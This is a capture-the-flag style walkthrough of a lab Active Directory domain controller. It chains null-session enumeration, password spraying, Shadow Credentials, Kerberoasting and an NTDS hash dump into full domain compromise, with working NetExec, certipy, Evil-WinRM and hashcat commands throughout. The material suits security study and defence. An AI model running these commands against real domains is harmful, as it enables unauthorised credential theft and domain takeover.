Recovery - Complete Penetration Testing Walkthrough
Introduction
This is a complete walkthrough and writeup for the Recovery machine from the Ronin66 lab. Recovery is a Domain Controller running in a domain where NULL authentication is allowed, which gives us our initial foothold. From there we chain together Shadow Credentials, a credential hiding in a binary on disk, targeted Kerberoasting, and a final Shadow Credentials attack against the machine account itself to dump NTDS and walk away with the Administrator hash.
Tools Used: NetExec, BloodHound, certipy, Evil-WinRM, strings, targetedKerberoast.py, hashcat
Difficulty: Medium
Key Techniques: NULL auth user enumeration, password spray, Shadow Credentials (AddKeyCredentialLink), credential extraction from binary (strings), WriteSPN targeted Kerberoasting, GenericAll → machine account Shadow Credentials, NTDS dump
Environment:
- Domain:
recovery.local - DC:
DC01 - DC IP:
172.16.18.19
Initial Enumeration
NULL Authentication — User Enumeration
We begin by checking whether the DC allows unauthenticated SMB enumeration — and it does. A null-session user listing reveals a user with their password sitting in their account description:
1 | netexec smb 172.16.18.19 -u '' -p '' --users |

We grab the exposed password and the full user list, then spray it across every account:
1 | netexec smb 172.16.18.19 -u users.txt -p '<REDACTED>' |

The password works for j.ortega. We also note that MachineAccountQuota is set to 50, meaning any domain user can create machine accounts — a useful primitive to keep in mind.
BloodHound Enumeration
With valid credentials we collect BloodHound data over LDAP:
1 | netexec ldap 172.16.18.19 -u j.ortega -p '<REDACTED>' --bloodhound --dns-server 172.16.18.19 -c all --dns-tcp |
We load the zip into BloodHound and trace outbound edges from j.ortega. The account holds AddKeyCredentialLink over s.connery.

Shadow Credentials — j.ortega → s.connery
Abusing AddKeyCredentialLink
AddKeyCredentialLink allows us to write a certificate-based credential (a Key Credential) to s.connery‘s msDS-KeyCredentialLink attribute. certipy automates the full flow — it writes the key, requests a TGT using PKINIT, and retrieves the NTLM hash:
1 | certipy shadow auto -u j.ortega@recovery.local -p '<REDACTED>' -account s.connery |
Note: If the TGT request fails with a clock skew error, sync time with the DC first:

We now have s.connery‘s NTLM hash.
WinRM as s.connery
s.connery is a member of the Remote Management Users (Remote Desktop) group, so we can log straight in:
1 | evil-winrm -i 172.16.18.19 -u s.connery -H '<REDACTED>' |
Credential Hunting — mount.exe
Certificate Enumeration
While on the box, we run a certificate enumeration to check for ADCS misconfigurations:
1 | certipy find -u s.connery -hashes '<REDACTED>' -dc-ip 172.16.18.19 -stdout |

The certificate path is noted as a potential avenue, but something more direct is available. Exploring the C:\ drive we find a utils folder containing a mount.exe binary. We carve strings out of it:
1 | strings mount.exe |

A plaintext credential for s.johansson is embedded in the binary. We spray it to confirm it’s valid:
1 | netexec smb 172.16.18.19 -u users.txt -p '<REDACTED>' |

Confirmed — s.johansson authenticates successfully.
Targeted Kerberoasting — s.johansson → w.dafoe
WriteSPN Abuse
Back in BloodHound, s.johansson holds WriteSPN over w.dafoe. WriteSPN lets us set an arbitrary SPN on a user account, which makes it eligible for Kerberoasting — even if it had none before. We use targetedKerberoast to do both steps in one shot:
1 | python3 targetedKerberoast.py --request-user w.dafoe -d recovery.local \ |
Cracking the Hash
We crack the resulting TGS hash with hashcat and rockyou:
1 | hashcat Hash.txt /usr/share/wordlists/rockyou.txt |
The password for w.dafoe cracks successfully.
Shadow Credentials — w.dafoe → DC01$ → NTDS
GenericAll Over the DC Machine Account
BloodHound shows that w.dafoe holds GenericAll over the DC01$ machine account. GenericAll on a machine account includes AddKeyCredentialLink, so we run the Shadow Credentials attack again — this time targeting the DC itself:
1 | certipy shadow auto -u w.dafoe@recovery.local -p '<REDACTED>' -account DC01$ |
We retrieve the NTLM hash for DC01$.
Dumping NTDS
With the DC machine account hash, we perform a DCSync-style NTDS dump via NetExec:
1 | netexec smb 172.16.18.19 -u 'DC01$' -H '<REDACTED>' --ntds |
The dump returns every domain account hash including Administrator. We use it to log in over WinRM and grab the root flag:
1 | evil-winrm -i 172.16.18.19 -u Administrator -H '<REDACTED>' |
The domain is fully compromised.
Conclusion
Recovery was a well-structured ACL chain that kept things moving from one account to the next without gaps:
- NULL auth — a password in a user description handed us the initial foothold
- AddKeyCredentialLink — Shadow Credentials on
s.conneryviaj.ortega, giving us a WinRM shell - Binary credential hunting —
strings mount.exerecovereds.johansson‘s password from disk - WriteSPN → Kerberoasting —
s.johanssonlet us Kerberoastw.dafoeon demand - GenericAll on DC01$ — Shadow Credentials against the machine account → NTDS dump → game over
The key takeaway: a single misconfiguration at the start (NULL auth + password in description) cascades into full domain compromise when ACL edges aren’t audited. BloodHound makes these chains obvious — defenders should be running it too.
Tools Used
- NetExec
- BloodHound
- certipy
- Evil-WinRM
- strings
- targetedKerberoast.py
- hashcat